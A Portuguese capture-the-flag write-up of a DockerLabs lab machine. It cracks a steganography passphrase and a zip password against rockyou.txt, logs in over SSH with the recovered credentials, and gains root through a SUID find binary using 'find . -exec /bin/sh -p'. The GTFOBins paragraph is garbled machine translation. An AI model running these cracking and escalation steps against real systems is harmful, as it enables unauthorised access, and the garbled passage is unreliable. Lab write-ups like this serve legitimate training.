*Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80*

vamos baixar essa imagem para ver o que tem nela.

172.17.0.2/directoriotravieso/miramebien.jpg

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Salvar imagem como...
Copiar imagem
Copiar link da imagem
Enviar imagem por email...
Capturar tela
Inspecionar propriedades de acessibilidade
Inspecionar (Q)
Traduzir esta página com o Google Tradutor

# Verifique Metadados da Imagem

**Muitos arquivos de imagem contêm metadados que podem revelar informações úteis, como o nome do autor, data de criação, localização, entre outros detalhes. Para ver os metadados, você pode usar o comando exiftool  e a steghide.**

**exiftool miramebien.jpg**

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# exiftool miramebien.jpg
ExifTool Version Number         : 13.00
File Name                       : miramebien.jpg
Directory                       : .
File Size                       : 6.3 kB
File Modification Date/Time     : 2024:11:13 19:01:51-03:00
File Access Date/Time           : 2024:11:13 19:01:51-03:00
File Inode Change Date/Time     : 2024:11:13 19:01:52-03:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Image Width                     : 243
Image Height                    : 207
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 243×207
Megapixels                      : 0.050
```

**steghide extract -sf miramebien.jpg**

**não conseguimos usar a ferramenta porque esta pedindo uma senha.**

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# steghide extract -sf miramebien.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

## Vamos usar a ferramenta stegcracker

### O que é o `stegcracker`?

O `stegcracker` é uma ferramenta de **forense digital** e **esteganografia** que é usada para **quebrar senhas** de arquivos de imagem que têm informações ocultas dentro deles. Ele funciona de forma específica para detectar e extrair dados ocultos em imagens utilizando a esteganografia, mas para que ele funcione, você precisa de uma senha, ou seja, ele é um **crack de senha** para esteganografia.

O `stegcracker` é normalmente usado quando a imagem contém dados ocultos usando técnicas como LSB (Least Significant Bit), onde é necessário fornecer uma senha para extrair as informações.

**stegcracker miramebien.jpg /usr/share/wordlists/rockyou.txt**

**chocolate**

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# stegcracker miramebien.jpg /usr/share/wordlists/rockyou.txt

StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'miramebien.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: chocolate
Tried 28 passwords
Your file has been written to: miramebien.jpg.out
chocolate
```

**Vamos usar novamente a ferramenta steghide ja temos a senha chocolate.**

**steghide extract -sf miramebien.jpg**

**Achamos um arquivo "ocultito.zip"**

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# steghide extract -sf miramebien.jpg
Enter passphrase:
wrote extracted data to "ocultito.zip".

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# ls
ocultito.zip
```

**Vamos usar a ferramenta fcrackzip para quebrar a senha.**

**fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt**

# ocultito.zip

## ACHAMOS A SENHA: STUPID1

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt ocultito.zip

PASSWORD FOUND!!!!: pw == stupid1
```

### Explicação do comando `fcrackzip`

O comando `fcrackzip` é utilizado para **quebrar senhas de arquivos ZIP** que estão protegidos por senha. Ele tenta descobrir a senha correta usando uma técnica de **força bruta** ou **ataques baseados em dicionário**.

Aqui está a explicação detalhada dos parâmetros usados:

1. `fcrackzip`:
   - Este é o nome da ferramenta que tenta quebrar senhas de arquivos ZIP.
2. `-u` (ou `--update`):
   - **Atualiza** o arquivo ZIP após encontrar a senha, ou seja, ele verifica se a senha descoberta é correta tentando descompactar o arquivo.
3. `-D` (ou `--dictionary`):
   - **Usa um dicionário de palavras** para realizar o ataque. Em vez de tentar todas as combinações possíveis de caracteres (força bruta), ele usa uma lista de senhas comuns ou específicas (neste caso, o arquivo `rockyou.txt`), que é mais rápido.

4. `-p /usr/share/wordlists/rockyou.txt`:
    - Especifica o caminho do arquivo de **dicionário de senhas** a ser usado. O `rockyou.txt` é um arquivo de senhas amplamente usado, que contém uma lista de senhas comuns, e é muitas vezes utilizado em ataques de dicionário.
    - O caminho `/usr/share/wordlists/rockyou.txt` é o local onde este arquivo geralmente fica em distribuições como o Kali Linux.
5. `ocultito.zip`:
    - O arquivo ZIP que você deseja **quebrar a senha**.

### Como funciona

- O `fcrackzip` começa a tentar cada senha do arquivo de dicionário (`rockyou.txt`) e verifica se ela pode ser usada para **extrair o conteúdo do arquivo ZIP**.
- Quando encontra a senha correta (no seu caso, "stupid1"), ele a exibe e a utiliza para abrir o arquivo.
- A opção `-u` garante que, ao encontrar a senha correta, o programa valida tentando descompactar o arquivo.

### Outros parâmetros úteis do `fcrackzip`

- `-v`: Ativa o modo verbose (detalhado), mostrando mais informações enquanto o comando está sendo executado.
- `-b`: Ataca o arquivo ZIP utilizando **força bruta** (tenta todas as combinações possíveis de caracteres), ao invés de usar um dicionário.
- `-l`: Define um intervalo de **comprimento** da senha (por exemplo, entre 6 a 8 caracteres). Isso pode acelerar a busca ao limitar o tamanho das senhas tentadas.

## USAMOS O UNZIP NOVAMENTE E VAMOS COLOCAR A SENHA STUPID1.

## unzip ocultito.zip

## Conseguimos ler o arquivo secret.txt, e temos :

**usuário: carlos**
**senha: carlitos**

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# unzip ocultito.zip
Archive:  ocultito.zip
[ocultito.zip] secret.txt password:
 extracting: secret.txt

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# cat secret.txt
carlos:carlitos
```

**Conseguimos entrar no ssh do usuário carlos.**

**ssh carlos@172.17.0.2**

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.mirame/fotos]
└─# ssh carlos@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:bjdr2CPYHlTnvte+ZhAXAjTvlpsDOicCzoPPqDqG7HQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
carlos@172.17.0.2's password:
Linux f64e806d4bc0 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15
) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 10 19:44:14 2024 from 172.17.0.1
carlos@f64e806d4bc0:~$ whoami
carlos
carlos@f64e806d4bc0:~$
```

**Vamos procurar por privilégios para ser usuário root, sudo -l nao conseguimos nada, vamos tentar com o comando find.**

## find / -perm -4000 2>/dev/null

```
carlos@f64e806d4bc0:/$ find / -perm -4000 2>/dev/null
/usr/bin/find
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/su
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/openssh/ssh-keysign
carlos@f64e806d4bc0:/$
```

## Vamos para o site https://gtfobins.github.io/#, e buscar por find.

### SUID (IUD)

Se o bit ndo SUID definido, ele não-de-sendoncincis pode ser abusado para abusado para o sistema de arquivos, escadas de escala e acesso para o bit umo acesso para aut Se para o para o exeboque `sh -p`, omita o `-p` argumento em sistemas como Debian (' Stretch) que permitem que o `sh` shell da porte de shell para que os privilégios SUID.

Este é cria uma exemplo cópia SUID local do binário e a executa para manter privilégios elevados. Para interagir com um SUID, existente o pneu o comando e execute o programa usando o caminho original.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

## /usr/bin/find . -exec /bin/sh -p \; -quit

```
carlos@f64e806d4bc0:/$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
#
```

somos root

R10